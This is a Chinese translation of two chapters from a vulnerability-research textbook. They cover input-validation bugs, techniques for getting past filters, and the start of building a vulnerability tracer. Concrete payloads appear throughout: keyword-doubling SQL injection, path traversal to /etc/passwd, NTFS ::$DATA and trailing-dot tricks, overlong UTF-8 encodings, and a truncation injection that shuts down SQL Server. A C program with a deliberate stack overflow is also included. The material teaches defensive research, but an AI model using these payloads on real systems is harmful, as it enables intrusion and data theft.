在形式上，我们可以这样表示：函数 f()执行一组行为 F。f()通过把 f()的一些输入传递给函数 g()，调用 g()来执行这组行为。g 执行一组行为 G。不幸地是，G 包含经由 f()暴露的不受欢迎的行为，我们把这些坏行为称为 Gbad。因此，f()必须确保 G 没有包含 Gbad。f()实现这个机制的唯一方法是全面理解 G、验证 f()的输入来确保在 Gbad 的任何成员里没有产生输入组合。

这是一个两难问题：

当你沿着调用树向下走时，事情通常会变得更复杂，从而导致 f()处理过多。

g()沿着调用树时也面临同样的问题，如调用 h()，i()，j()等等。

例如，为了获取 Win32 文件系统函数，可能会有一个程序接受文件名。它假设可能存在如下的情形，直到它理解这个文件名：

文件名的结尾可能带扩展名。扩展名是正常的，但不一定是 3 个字符，用句点（.）和文件名隔开。

文件名可能是绝对路径，假如这样的话，它由驱动器符开始，紧接着是冒号（:）。

文件名可能是相对路径。假如这样的话，它将包含反斜杠（\）。

每个反斜杠表示进入一个子目录。

这些可以作为构成文件名的语法来考虑，直到这个程序被涉及。但不幸地是，基本文件系统函数（象 Win32 API CreateFile）实现的语法，可能包含了许多潜在危险的构造，例如下面（这只是其中的一部分，并不全面）：

文件名可能以双斜杠开始。如果是这种情形，第一个 directory name 表示网络主机，第

二个表示 SMB share name。FileSystem API 将试着用当前用户的证书（凭证）（可嗅探到）连接这个共享。

文件名也可能以\\?\开始,，表示是 Unicode 文件路径，可以超出 FileSystem API 强加的长度限制。

文件名也能以\\?\UNC 开始，也将触发如上描述的微软共享连接行为。

文件名也能以\\.\PHYSICALDRIVE<n>开始，<n>是要打开的、从零开始计数的、物理驱动器的索引号。这将打开物理驱动器为了原始的访问。

文件名也能以\\.\\pipe\<pipename>开始。将打开命名管道<pipename>。

文件名也可以包括冒号（:）（在最初的驱动器符之后）。这表示 NTFS 文件系统里交替的（alternate）数据流，可以作为明显的文件进行有效的处理，但它和目录里列出来的完全不一样。系统为正常的文件内容保留:$DATA 流文件。

文件名可以包括（作为目录名）“..”或“.”序列。前一种情况表示转到父目录，后一种情况表示保持原目录不变。

可能还有很多奇怪的行为。这主要是因为底层 API 可能执行了你意料之外的行为，除非仔细的验证输入，才有可能防止引入问题。因此，从攻击者的角度来看，必须理解这些潜在的行为，并尝试绕过防御性的输入验证措施来攻击系统。

因为这种原因（不幸地是，不是所有的 Shellcode）而导致的错误，如 IIS Unicode 错误，IIS 两次解码错误，CDONTS.NewMail SMTP 注入问题，PHP 的 http://filename 行为（你能通过 URL 打开文件），和 Macromedia Apache 源码泄露漏洞（如果你在 URL 结尾加上一个编码过的空格，可以得到源码）等等。几乎每一个源码泄露错误都可以归为输入验证错误。

当你考虑溢出为什么会带来如此多的危害时，输入验证是真正的原因。提交给函数的输入有些在基础的上下文里被解释。在栈溢出例子里，溢出缓冲区的数据作为栈帧组成数据的一部分被处理，如虚拟指针（Virtual Pointer，VPTR），保存的返回地址，异常处理程序的地址，等等。同一短语在不同的场合被解释成不同的含义。

你可以总结几乎所有企图在多重语法里构造有效短语的攻击。在信息理论和编码理论的领域内，对此有一些有趣的防御性的暗示，因为如果你可以保证两个语法间没有共同的短语，那么你可以（可能）确保，不可能基于两者之间的转换进行攻击。

解释上下文的想法有些用处，特别是如果你正在处理一个支持多种网络协议的目标—例如用神秘的 XML 格式发送 e-mail 和转换数据到一个 Web services server 的 Web server。

17.3.3 不对称区域里的问题串（cluster）

开发者通常倾向于采用整体防御技术，比如说，把长度限制、检查格式化串、和其它的输入验证综合起来使用。在这种情形下，要想找出问题所在，最好是查找不对称区域，仔细研究到底是什么原因导致了这种不对称。

或许 Web server 支持的单一 HTTP 头部出现有不同的长度限制比所有其它的，或者当你包括一个特别的符号在你的输入数据里，或许你会注意到一个神秘的响应。或者可能地指定一个最近实现的 Web method 在 Apache 里，似乎改变你的错误消息。

注意不同的区域，可以提示你较少被保护的产品区域。

17.3.4 当认证和授权混淆的时候出现问题

"认证"是验证身份的过程；而"授权"是系统决定合法用户可以使用何种资源的过程。

很多系统十分重视前者，而想当然的假设后者跟着。更糟糕的是，有时候两者之间并没什么关联—如果你能找到另外可以访问数据的路径，你就能访问它。这可能导致特权提升，如 Oracle extproc 例子，还有一些其它的例子，比如说，Lotus Domino 里的 view ACL bypass 错误（www.nextgenss.com/advisories/viewbypass.txt），Oracle mod_plsql 里的绕过认证错误（www.nextgenss.com/papers/hpoas.pdf -- 用 authentication by-pass 搜索）。Apache 的 case-insensitive htaccess 漏洞（www.omnigroup.com/mailman/archive/macosx-admin/2001-June/012143.html）是另一个典型的例子。它们说明，只要存在另外访问敏感数据的路径，什么都有可能发生。

在很多 Web 程序里，你也可以看到类似的问题。因为 HTTP 是无状态协议，所以它们通过维护状态的机制（session ID）来保存认证状态；因此，如果你能以某种方式猜测或复制 session ID，你就能跳过认证过程。

17.3.5 问题发生在 Dumbest 位置里

如果需要花上一整天来寻找复杂的错误，还不如先搜索一些明显的错误。超长用户名就属于这类错误：

www.nextgenss.com/advisories/sambar.txt
http://otn.oracle.com/deploy/security/pdf/2003Alert58.pdf
www.nextgenss.com./advisories/ora-unauthrm.txt
www.nextgenss.com./advisories/webadmin_altn.txt
www.nextgenss.com./advisories/ora-isqlplus.txt
www.nextgenss.com./advisories/steel-arrow-bo.txt
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0891
www.kb.cert.org/vuls/id/322540

通常情况下，如果你在认证之前就能获得系统的控制权，那么在攻击服务器时就不需要用户名和密码了；出于这个理由，在研究溢出和格式化串时，协议的认证阶段是很好的目标。两个典型的未认证远程 root 错误是 Dave Aitel 发现的 hello 错误（http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1123）和 David Litchfield 发现的 SQL-UDP 错误(www.nextgenss.com/advisories/mssql-udp.txt)。

17.4 绕过输入验证和攻击检测

理解目标系统的输入验证机制，并知道怎样绕过它是错误猎人必须具备的技能。我们将大概介绍一下这个主题，以帮助你理解错误在哪儿产生，并为你提供一些绕过验证的方法。

17.4.1 剥离坏的数据

程序员一般会通过正则表达式来限制（或检测）潜在的攻击，但在很多情况下，考虑正则表达式时都不会想得很周全。正则表达式一般用来剥离输入数据中已知的坏数据—如果你准备预防 SQL Injection，例如剥离 SQL 保留关键字（如 select，union，where，from 等等）的过滤器。

如果我们输入

‘ union select name, password from sys.user$-

经过过滤器处理后，可能会变成

‘ name, password sys.user$-

这不是我们想要的。针对不同的过滤器，绕过的方法也不一样；在这个例子里，我们可以重复坏数据来绕过限制，如下：

‘ uniunionon selselectect name, password frfromom sys.user$-

在每个坏短语都包含自身的一个拷贝。剥离后，坏短语被过滤了，剩下的正好是我们想要的结果。很明显，这个方法仅在坏短语由两个不同的字符组成时才工作。

17.4.2 使用交替编码

绕过输入验证最常见的方法是对数据进行交替编码。例如，你可能发现 Web server 或 Web 应用程序会根据数据的编码方式进行相应的处理。IIS Unicode 编码区分符（specifier） %u 就是典型的例子。在 IIS 里，下面两个 URL 是相等的：

www.example.com/%c0%af
www.example.com/%uc0af

另一个典型的例子是对空格的处理。你可能会发现程序经常把空格（而不是 TAB，回车，或换行）当作分隔符；在 Oracle TZ_OFFSET 溢出里，空格终止 timezone 区分符，但 TAB 不会。我们曾经为这个溢出写过攻击代码，但当我们想在攻击代码里运行带参数的命令时却碰到了麻烦，后来，我们把命令行里的空格换成 TAB，攻击代码工作得很好；这主要是因为绝大多数的 Shell 把空格和 TAB 作为分隔符（译注：在 Oracle TZ_OFFSET 溢出的例子里，程序只把 TAB 作为分隔符）。

另外比较典型的例子是 ISAPI 过滤器，它试图用证书（凭证）限制对 IIS 虚拟目录的访问。如果你没有通过认证而请求 /downloads 目录里的数据（www.example.com/downloads/hot_new_file.zip），过滤器将会把你一脚踢开。很显然，为了

绕过这个限制，我们首先可以试一下：

http://www.example.com/Downloads/hot_new_file.zip

不工作！？，试试这个：

http://www.example.com/%64ownloads/hot_new_file.zip

OK！过滤器被绕过了。现在不用认证，我们就可以访问 downloads 目录了!。

17.4.3 使用文件处理特征

这节提到的方法仅适合 Windows，但在 Unix 平台上，你也能发现类似的方法。可以用这样的方法欺骗任一的应用程序：

它相信请求的字符串出现在文件路径里。
它相信禁止的字符串没有出现在文件路径里。
它应用错误的行为到文件、如果文件处理基于文件的扩展名。

17.4.3.1 请求的字符串出现在路径里

第一种情况很容易应付。当允许你提交文件名时，在绝大多数情况下，也允许提交目录名。在以前的一个案例里，我们遇到这样的情形：Web 的脚本把提供服务的文件放在清单里，通过确保出现在 file-path 参数里的字符串是下列指定的文件名之一来实现：

data/foo.xls
data/bar.xls
data/wibble.xls
data/wobble.xls

典型的请求可能看起来象下面这样：

http://www.example.com/getfile?file_pathh=data/foo.xls

令人感兴趣的是，大多数文件系统碰到父路径时，不会去验证所有的引用目录是否存在。因此，如果我们提交如下请求，就能绕过验证：

http://www.example.com/getfile?file_path=data/foo.xls/../../../etc/passwd

17.4.3.2 禁止的字符串不出现在路径里

这种情形有点麻烦，再说，它还包括目录。我们假设上节提到的脚本允许我们访问任何文件，但禁止使用父路径（/../），以及检查 file-path 参数里的字符串是否和下面匹配，从而从根本上限制我们访问私有数据目录：

data/private

我们可以提交如下请求绕过这个保护：

http://www.example.com/getfile?file_path=data/./private/accounts.xls

因为路径里的/./什么也没做。

17.4.3.3 基于文件扩展名的不正确行为

假设 Web 管理员非常讨厌人们下载他们的帐号文件（Excel 格式），决定通过过滤器禁止访问以.xls 结尾的任何 file_path 参数。这时，我们可以尝试：

http://www.example.com/getfile?file_path=data/foo.xls/../private/accounts.xls

失败了，再尝试：

http://www.example.com/getfile?file_path=data/./private/accounts.xls

又失败了。

Windows NT NTFS 最有意思的特性之一是、它的文件支持交替的（alternate）数据流，可以用文件名后加上冒号（:），再跟上流名（stream name）来表示。
我们可以利用这个特性得到帐号文件。简单的请求：

http://www.example.com/getfile?=file_path=data/./private/accounts.xls::$DATA

WEB 服务器返回帐号文件的数据。产生这个结果的原因是文件“默认的”数据流是::$DATA。因此，虽然我们请求的是同一数据，但文件名不以.xls 结尾，因此，脚本允许我们访问这个文件。

为了亲自体验一下，在 NT 上运行（在 NTFS 卷里）：

echo foobar > foo.txt

然后运行：

more < foo.txt::$DATA

你将看到 foobar。这个技术除了混淆输入验证之外，也为隐藏数据提供了好方法。前些年在 IIS 里出现的错误，通过提交如下请求、你就可以阅读 ASP 页面的源码：

http://www.example.com/foo.asp:::$DATA

也基于同样的原因。

在 Windows 系统里，另一个与文件扩展名有关的技巧是在扩展名后加一个或多全句点。这样一来，我们的请求看起来像下面这样：

http://www.example.com/getfile?file_path=data/./private/accounts.xls.

幸运的话，有时候程序会认为扩展名为空，而有时候会认为是.xls。你也会因此得到同样的数据。当然，你可以用如下命令来验证：

echo foobar >foo.txt

然后

type foo.txt.

或者

notepad foo.txt…..

17.4.4 避开攻击特征

大部分 IDS 根据特征识别攻击行为。在 Shellcode 的领域内，人们公布了很多与 nop-equivalence 有关的信息，但这里，我们还要再提一下，因为它实在是太重要了。

我们在写 Shellcode 的时候，在有意义的指令之间，几乎可以插入任意指令，对 Shellcode 来说，这些指令什么也不做。需着重记住的是，这些指令真的不用做什么—它们必须不进行与破解相关的操作。例如，在写 Shellcode 时，你可以在真正的指令之间交叉插入一系列复杂的栈帧操作（manipulation）来拼凑破解。

对于一个给定的 Shellcode，我们几乎可以用无限种方法改写它，例如，把参数压入栈或者把它们复制到寄存器。可以很方便的写一个接受汇编形式的攻击代码，并生成功能相同而代码序列不同的攻击代码的生成器。

17.4.5 击败长度限制

在某些情况下，程序会把参数截成固定的长度。这样做的原因通常是为了预防缓冲区溢出，但 Web 程序有时候把它作为普通的防御机制来防止 SQL Injection 或执行命令。在这种情况下，有多种方法可以帮助我们击败它。

17.4.5.1 Sea Monkey Data

在程序里，你可以根据数据的性质，进行适当的扩张，然后再提交给目标程序。比如说，在大多数 Web 程序中，你可以把双引号编码成：

"

这是 1：6 的扩展。[which is a ratio of six characters to one.]

输入里的任何字符都可能被“转义”，在这方面，比较好的选择是—单引号、反斜杠、管道符、和美元符。

程序如果允许提交 UTF-8 序列，那我们应该也可以提交超长的序列，因为系统可能把它们作为单一字符来处理。如果你碰到一个把所有 non-ACSII 字符当作 16 位 UTF-8 来处理的程序，那么你很幸运，因为你提交的字符串可以比它允许的更长，从而使它产生溢出，当然，这也要根据它怎样计算字符串长度。

%2e 是（.）的 URL 编码。而：

%f0%80%80%ae

和

%fc%80%80%80%80%ac

也是（.）的编码。

17.4.5.2 有害的严重截断转义字符

使用这种技术的程序大多属于 SQL Injection，尽管较早有过公式化的讨论，它是可能的提出所有感兴趣的方法应用这个技术无论哪里分隔、或转义的数据被使用的。在 perl 里运行命令可能适于注入 SMTP 流。

实际上，如果数据被转义和截断，在某些时候，你可以从转义序列的中间进行截断，以此来摆脱分隔区域。

看一个典型的 SQL Injection 例子：如果通过对折来转义单引号的程序接收用户名和密码，（假设）用户名被限制为 16 字符，密码也被限制为 16 个字符，那么下面的用户名/密码组合将执行 shutdown 命令，从而关闭 SQL Server：

Username: aaaaaaaaaaaaaa’
Password: ‘ shutdown

程序试图转义用户名结尾的单引号，但那时这个字符串被切成 16 个字符，删除了“转义”单引号。结果导致密码字段可以包含以单引号开始的 SQL 语句。这个查询可能象下面这样：

select * from users where username=’aaaaaaaaaaaaaa’’ and password=’’’shutdown

而实际上，查询里的用户名变成：

aaaaaaaaaaaaaa’ and password=’

于是后面的 SQL 命令被执行，SQL Server 关闭。

这个方法通常可用于限制长度但又包含转义序列的数据。在 perl 里，有这个技术的明显的应用程序，因为 perl 应用程序有一个倾向于调出扩展的脚本。

17.4.5.3 多次尝试

即使每次只能往内存写一个字节，通常也能上载并执行 Shellcode。即使没有足够的空间容纳攻击代码（或许你正在溢出的是 32 字节的缓冲区，尽管它对 execve 或 winexec 来说足够了，还有空间剩余），但通过把小负载写入内存，你仍然可以执行任意代码。只要有多次机会，你就可以在内存中组装破解，然后（一旦你上载完整个负载）触发它，因为你已经知道它在哪儿。这和我们破解格式化串错误时所使用的方法很类似。

我们甚至可以用这个方法破解堆溢出，尽管这要求目标进程必须擅长处理异常。你只须用“写任何事情到任何地方”的原语，重复写入，组装负载，然后通过改写函数指针、异常处理程序、VPTR 等手段，触发它。

17.4.5.4 Context-Free 长度限制

有时候，一个给定的数据条目在一组给定的输入中可以多次被提交，由于长度限制应用到数据的每个实例，但是由于这个数据在那时被连接到一个单一条目、超出这个长度。

比较好的例子是当接收 Web 入侵预防技术的上下文时，HTTP 的 host header 字段。它不是罕见的对于这些事情、处理每个分开的头部从其它的。（例如）Apache 在那时将把这些主机头部连接成一个长的主机头部，有效绕过主机头部长度限制。IIS 也有类似的问题。

你可以在通过名字识别数据条目的协议里使用这个方法，例如 SMTP，HTTP 参数，表单域和 cookie 变量，HTML 和 XML 标记属性，和（总之）任何通过名字接收参数的函数调用机制。

17.5 Windows 2000 SNMP DOS

虽然这不是激动人心的错误，但它说明用工具进行调查分析—可以工作得很好。与此相关的 Microsoft Knowledge Base 文章，可以在 http://support.microsoft.com/devault.aspx?scid=kb;en-us;Q296815 找到，NGS 的报告可以在 www.nextgenss.com/advisories/snmp_dos.txt 找到。

我们在测试某些 SNMP walk code（公用的 SNMP 实现）时，很快就疲倦了，因此，临时决定审计微软的 SNMP 守护程序，看它是否有溢出问题。我们用调试器附上 SNMP 的进

程，用 RegMon、FileMon 和 HandleEx 监视它打开的资源，用性能监视器查看它使用的资源—然后开始测试，手动发出一些畸形（长度不一致，等等）BER 结构的请求。因为变化很快，于是，当我们遍历整个 MIBs 树时，经常会看一下哪个 SNMP OIDs 会出现。

很遗憾，没有发现有趣的东西，但是当我们查看性能监视器时，却发现 SNMP 守护进程大概占用了 30M 内存。

运行另一个 SNMP walk，系统又为它分配了许多内存。因此，我们开始单步调试 SNMP walk code，发现系统为 SNMP 进程分配了大量内存。最后，我们发现，只在在 LanMan mib 里请求与打印机相关的值时，就会出现这个问题。

一个 SNMP 请求（更确切的说，单个 UDP 包）就占用约 30MB 内存。这样的话，我们可以轻易（且十分快速）消耗完所有的内存；如果攻击者发送上千个这样的包，被攻击的机器就废了—不能创建新进程，也不能创建新窗口；甚至不能登录系统（可能是为了关闭 SNMP 服务或服务器）。因为 GINA.DLL（Graphical Identification and Authentication，GINA）控制登录过程，而它为了获取用户的证书（凭证），需要创建对话框，但内存已经消耗完，所以，这时唯一的办法就是关闭电源。

在这个例子里，我们能发现这个错误，主要是因为我们恰好看到了内存的使用情况。如果我们没有注意内存的使用情况，可能永远都不会发现这个错误。

17.6 发现 DoS 攻击

前面的例子介绍了另类的、发现 DoS 攻击的精彩技术—近距离查看资源的使用情况。很多大型程序都有各种各样的资源泄露问题，很难从根本上消除资源泄露问题。使用好的工具可以轻易发现这些错误，但几乎不可能从根本上消除它。那我们应该怎样监视这种情况呢？

在 Linux 里，proc tree 为我们提供了丰富的信息（man proc）；它可以列出进程打开的文件（fd）、进程映射的内存区域（maps）和用字节表示的虚拟内存的大小（stat/vsize）。statm 也可以派上用场，它提供了 paga-based 内存状态信息。

在 Windows 里稍有不同，你可以用任务管理器查看资源使用的大致情况；还可以定制它的 processes tab，显示感兴趣的内容，如 handle count，memory usage，和 vm size。

监视正在使用的（如果你认真准备工具的话）资源的一个比较好的方法是用 Windows 性能监视器；在 Windows 2000 里，可以直接运行 perfmon.msc 启动性能监视器，也可以从管理工具里启动它。

性能监视器可以为我们提供非常丰富的信息，我们可以自定义的直方图显示的内容，选择感兴趣的内容。这样的话，我们就可以看到资源使用情况的连续性视图，从而了解资源使用的趋势（pattern），这比单点统计直观得多。

在测试特殊进程时，在视图里加入计数器（通常是 Process 性能对象）—如句柄数，线程数，内存使用状态等。如果你持续监视这些数据，很快就能发现资源泄露 DOS 问题。

17.7 SQL-UDP

Slammer 蠕虫利用 SQL-UDP 漏洞进行攻击和传播。NGS 的报告可在 www.nextgenss.com/advisories/mssql-udp.txt 找到。

其实我们是在偶然的情况下发现这个错误的。在一次为客户举行的定制课程中，客户要求我们查看 SQL Server 支持哪些协议，因为他们担心客户端的安全性。很显然，客户知道他们网络中有 UDP 包飞来飞去，也知道伪造 UPD 包的可能性；但客户真正关心的是，这个奇怪的 UDP 协议是否会带来风险，也想弄清楚是否应该在网络里阻塞这种 UDP 数据包。在了解这些信息后，NGS 小组开始审计这个协议。

通过 Chip Andrews 公开的信息以及他提供的优秀工具 sqlping，NGS 注意到：当发送的 UDP 包中包含 0x02 时，目标 SQL Server 将用连接运行在主机上的 SQL Server 的各种实例的协议细节来响应。

因此，接下来应该查看还有何字节可用于包头（0x00，0x01，0x03，等等）。NGS 用 FileMon，RegMon，调试器等工具研究 SQL Server 的实例，开始构造请求。

David（通过 RegMon）注意到当 UDP 包的第一个字节是 0x04 时，SQL Server 试图打开如下形式的注册表键值：

```
HKLM\Software\Microsoft\Microsoft SQL
Server\<contents_of_packet>\MSSQLServer\CurrentVersion
```

接下来要做的显然是在包尾添加大量的字节。确保足够多，SQL Server 会因为普通的栈溢出而跌倒。

客户应该认真考虑在全网中阻塞 UDP 1433 端口，其理由是不言而喻的。至此，整个过程大概花了五六分钟，NGS 接下来开始调查其它的情况。

除了 0x04 外，以其它字节开始的包也展示了有趣的行为。当 0x08 后紧跟长字符串、冒号、数字时，将触发堆溢出；0x0a 将引起 SQL Server 用包含 0x0a 的包回应—因此，你可以伪造 SQL Server 的源地址，然后发送包含 0x0a 的包到另外的 SQL Server，这样将发起消耗网络资源的拒绝服务。

17.8 结论

先抛开令人头痛的技术，关注一下与漏洞研究有关的社会问题。SQL-UDP 错误本身并不可怕，可怕的是发现它的速度，仅仅花了五分钟！显然，既然我们能这么快的发现它，那么那些没什么社会责任感的人也能很快发现它，并利用它损害系统。我们在发现这个漏洞后，通过正常的渠道向微软通告，并与微软携手宣传它的危害性，努力让所有的公司打上补丁，并在网络里阻塞 UDP 1434 端口（如果 SQL 客户端不确定怎样连到 SQL Server 时，才会使用这个端口）。

然而，不幸的是，许多公司对此无动于衷。微软发布补丁的六个月后，某人（至今仍没有找到）利用这个漏洞写了一个蠕虫，并放到互联网上。这就是臭名昭著的 Slammer，它的传播严重阻塞了互联网的通讯，使数以千计的公司管理者头痛不已。

虽然 Slammer 的影响可能还不止这些，但人们没有充分保护自己来防范它却是最让人郁闷的。即使在将来，也很难只依靠安全公司来阻止此类事件的发生。在流传甚广的案例中—Slammer，Code Red（利用了 Riley Hassel 发现的.ida 错误），Nimda（同样的错误），和 Blaster 蠕虫（利用了 Last Stages of Delirium 小组发现的 RPC-DCOM 漏洞）—相关的公司和厂商携

手工作，确保公布漏洞之前，先发布补丁和相关信息。但不幸的是，即使有这些努力，还是有人编写利用这些错误的蠕虫并释放它，而且导致大面积的破坏。

当这类事情发生时，有人建议安全研究者停止研究软件缺陷，因为他们觉得是安全研究者发现的漏洞，才造成今天这种局面；而没有意识到停止研究可能会造成更坏的影响。因为不是研究者产生的错误，他们只是发现错误；即使研究者没有发现这些漏洞，攻击者一样会找到它们，并用它来攻击系统。微软在 2002 年共发布了 72 个补丁，而且这些补丁当中，有的补丁可能修补多个错误。迄今为止，2003 年发布的补丁数已达 38 个，而且还在不断上升。据统计，在 2002 年初，已发现的 Windows 错误加起来约有 100 个，其中的一些漏洞允许攻击者完全控制目标机器。

如果你是 Linux 用户，请不要幸灾乐祸。据 ICAT 统计，同期的 Linux 共出现了 109 个漏洞。当然，具体数目根据不同的数据来源而有所不同。最近公布的 SSH 错误和 Apache SSL 的 chunker-encoding 错误，就是典型的 Linux 漏洞。

如果你是 Macintosh 用户，仍然不能轻视这些问题。虽然当前研究并公布 Mac 平台漏洞的人还很少，但我们不要想当然的认为没有人寻找错误，那些错误就不存在了。时间自会证明一切！

假如世界上没人从事漏洞研究—不管是合法的理由还是因为怕麻烦—那是十分危险的，因为错误在那里，任何想控制我们机器和网络的人无论出于什么理由，都可以使用它。因为信息的缺乏，我们在保护自己，反对犯罪，政府，恐怖分子，甚至商业竞争时还存有一丝希望。因为人们已经发现这些错误，厂商就不得不修复它们，我们因此有一些防御措施。

漏洞研究是理解机器上正在运行什么的过程。研究者从不会创建缺陷，他们只是清楚的显示出网络正在运行什么。希望本书将帮助你理解这个问题、更多的说明这个主题。

18
跟踪漏洞

寻找安全漏洞，不仅劳力伤神，还很枯燥。因此，我们打算开发一个工具包，以帮我们寻找软件里的错误；从而从一定程度上节省时间，提高效率。工具包应该由实用程序和技术组成，可以审计源码和二进制码；当然，也应该可以审计运行中的程序。我们把这些工具分为两类：主动审计（例如第 15 章的 Fuzzer）和被动监视。通过不同的工具，我们可以从多角度检查目标程序的安全性。当然，每个工具和技术都有优缺点，但是如果把它们进行整合，扬长避短，就能把它们的最大功效发挥出来。

2001 年的第二个季度，EVE 项目正式启动了，EVE 是由多种技术结合而成的审计解决方案。每种技术单独使用时都有一些缺点，如二进制码审计技术在识别潜在的安全漏洞时很有效，但如果目标程序没有运行，就很难验证漏洞的存在。通过构建二进制码审计解决方案，我们可以在目标程序运行时，对它们进行审计—跟踪程序执行，了解触发潜在安全漏洞的代码路径。这个新的审计解决方案允许我们跟踪、分析漏洞，因此将它命名为漏洞跟踪。现有的跟踪技术主要是监视系统调用和／或基本 API 调用；我们的审计解决方案监视所有可能引发漏洞的函数的使用情况。

EVE 博采众家之长，功能包括二进制码分析、调试分析、flow 跟踪，以及 image rewriting。它已经发现了一些公开的漏洞，因此，它在我们的工具包中占有重要一席。

在本章，我们将通过设计、实现简单的漏洞跟踪程序，学习怎样构建漏洞跟踪程序的每个组件。这个程序允许我们检查目标程序是否存在缓冲区溢出漏洞。

18.1 概述

当前的审计技术，如源码审计和二进制码审计，一般用于审计静态程序（译注：指还没有载入内存的程序）。当它们发现软件里潜在的漏洞时，为软件公司带来了巨额利润。源／二进制审计程序可以深入目标程序的内部识别漏洞，但它们几乎不能确定在此之前的安全性检查是否已经阻止破解这个漏洞。例如，审计程序可以确定目标程序正在使用的函数（例如 strcpy）是否有问题，但是它几乎不能（如果有的话）确定提供给 strcpy 的输入数据，是否已经经过长度检查或其它处理。

即使不能证明潜在的安全问题会产生直接威胁，软件公司通常也会有相应的安全策略纠正它们。不幸地是，那些不在软件公司工作的研究者很难说服软件公司从他们的软件中移走潜在的漏洞。典型的情形是，研究者必须在产品里发现问题，并通过正式流程或程序提交确凿的证据，只有这样，软件公司才会迫于压力从而改正软件里的这些问题。出于这个理由，

我们不仅要在软件里识别漏洞，通常还要找出特定漏洞的执行路径。通过截取程序里所有可利用的点，我们可以监视它们的使用情况，记录细节、例如移动到达特定的可利用的函数的执行路径。通过截取程序运行，执行安全检查，我们可以确定提交给函数的参数是否经过安全性检查。

18.1.1 脆弱的程序

在这里，我们会看到我们的老朋友—缓冲区溢出。虽然程序员只允许 lstrcpynA 复制 15 字节（USERMAXSIZE-1）到目标缓冲区。但不幸地是，他犯了一个小错误，使用了错误的长度，从而允许过多的数据复制到目标缓冲区。

许多程序员喜欢用 define 定义长度。但一般来说，使用 define 时可能会引入一些漏洞，虽然不是有意的。

例子里的 check_username 函数有一个缓冲区溢出漏洞。提交给 lstrcpynA 的最大长度大于目标缓冲区的长度，因为缓冲区仅为 16 个字节，剩下的 6 个字节将写到缓冲区外，从而覆盖保存在栈帧上的 EBP（saved ebp）和 EIP。

```
/* Vulnerable Program (vuln.c)*/

#include <windows.h>
#include <stdio.h>

#define USERMAXSIZE    32
#define USERMAXLEN    16

int check_username(char *username)
{
    char buffer[USERMAXLEN];

    lstrcpynA(buffer, username, USERMAXSIZE-1);

    /*
        Other function code to examine username
        ...
    */

    return(0);
}

int main(int argc, char **argv)
{
    if(argc != 2)
    {
        fprintf(stderr, "Usage: %s <buffer>\n", argv[0]);
```

```
            exit(-1);
        }
        while(1)
        {
            check_username(argv[1]);
            Sleep(1000);
        }
        return(0);
    }
```

很多程序员写代码时，喜欢用一些辅助开发工具（如 Visual Assist），这些工具提供了很多功能，如 TAB completion。在这个例子里，程序员可能想输入 USERMAXSIZE，而 TAB completion 却为他提供 USERMAXNAME，假如程序员没有仔细检查，想当然的按下 TAB 键，就会无意中引入一系列的漏洞。恶意用户可能提交大于 15 个字节的用户名，改写栈上的数据；更进一步，恶意用户可能利用这个漏洞控制目标程序的执行流程。

那程序员应该怎样审计这类漏洞呢？如果源码审计程序使用内置的预处理器，或源码审计者处理已经过预处理的源码，那么源码审计方法可能会发现漏洞。二进制码审计程序一般是先找出脆弱的函数，然后根据目标缓冲区的大小以及允许传给函数的数据长度来识别漏洞。如果传递的数据长度大于目标缓冲区的长度，二进制码审计程序就会报告可能存在漏洞。

如果目标缓冲区是在堆上分配的呢？因为堆里的内容是运行时生成的，所以堆的大小很难确定。源／二进制码审计程序对于已分配的目标堆块的实例，可能会尝试检查应用程序的代码，然后用潜在的执行流程进行交叉引用。很多源／二进制码审计解决方案的开发者都提到这个方法，但不幸地是 “被提议”不等于“已实现”。我们可以通过检查堆块头部来解决这个问题，在必要的时候，为特殊堆里的相关块来遍历块列表。多数编译器也会创建自己的堆。如果我们希望审计特殊编译器生成的程序，将需要在审计程序中增加对它们特有的堆的分析功能。

注意例子中 lstrcpynA 的用法。lstrcpynA 不是标准 C runtime 函数，而是由 Windows 系统 DLL 实现的，此外，它接受的参数和它的远亲——strncpy 也完全不同。每个操作系统为了自身的需求，一般都会创建自有的通用 C runtime 函数。源码和二进制码审计技术很少（如果有过的话）会寻找这些第三方的函数。这类函数产生的问题不能直接通过漏洞跟踪来解决；在这里提到这一点，仅仅是为了显示审计系统通常会忽视一些其它的方法。

软件保护技术的出现，严重消弱了静态二进制码审计技术的功效。许多软件保护技术企图通过加密和/或压缩代码段，增加破解软件的难度。尽管破解者可以轻松绕过这些保护措施，但对自动审计程序来说，它们却是难以逾越的障碍。所幸地是，绝大多数的保护措施只对静态程序起作用。一旦程序被解密/解压缩，加载到内存空间后，这些保护措施就不复存在了。

函数指针和回调（callback）的使用也对二进制码审计解决方案提出了挑战。它们中的大部分在运行时才被初始化，我们只能参照进入点的上下文来分析程序的执行流程。因为此时，这些引用还没有被初始化，所以使我们的分析更加复杂。

既然我们面前还有这么多问题，就让我们来展示我们怎样通过设计漏洞跟踪程序来征服它们。从这里开始，我们将调用漏洞跟踪程序 VulnTrace。虽然它有一定的局限性，但它为我们提供了一个起点，有助于促进在漏洞跟踪技术方面的兴趣。

18.1.2 组件设计

为了监视例子程序，我们首先要建立必要的组件。和其它项目一样，为了发挥 VulnTrace 的作用，我们需要定义必要的组件。

我们需要直接、频繁地访问目标程序。因为我们需要读入进程空间的部分内存，并把执行流程重定向到我们的代码，所以需要把这个组件安置在目标程序的虚拟地址空间内。我们的解决办法是把 VulnTrace 编译成 dll，然后注入到目标进程内部。这样的话，VulnTrace 就可以从目标程序的内存空间观察目标程序、也可以方便的修改目标程序的行为。

为了弄清楚问题所在（如程序使用的各种反常的或不安全的函数），我们需要分析已加载的模块。而且，这些函数有可能是被导入、静态链接、或内联到程序内，因此需要对二进制码进行分析，从而定位这些函数。

为了方便 VulnTrace 检查函数的参数，我们需要截获函数的执行。为解决这个问题，我们使用“函数挂钩”技术。函数挂钩是用自己 dll 里的函数替换其它 dll 里的函数。

最后，但不是最不重要，一旦数据收集完毕，我们需要把它们交给审计者，因此必须实现某种交付机制。在这个例子里，我们用 Windows 自带的调试消息系统，象 API 调用那样把消息交给调试系统。为了接收这些消息，需要使用微软的 Detours 工具（后面讨论），它是免费工具，可以在互联网上找到。

到目前为止，我们的 VulnTrace 组件包括：

进程注入
二进制码分析
函数挂钩
数据收集和交付

我们先详细介绍整个设计理念和每个组件的特性，最后把它们组合起来，作为我们的第一个漏洞跟踪程序。

18.1.2.1 进程注入

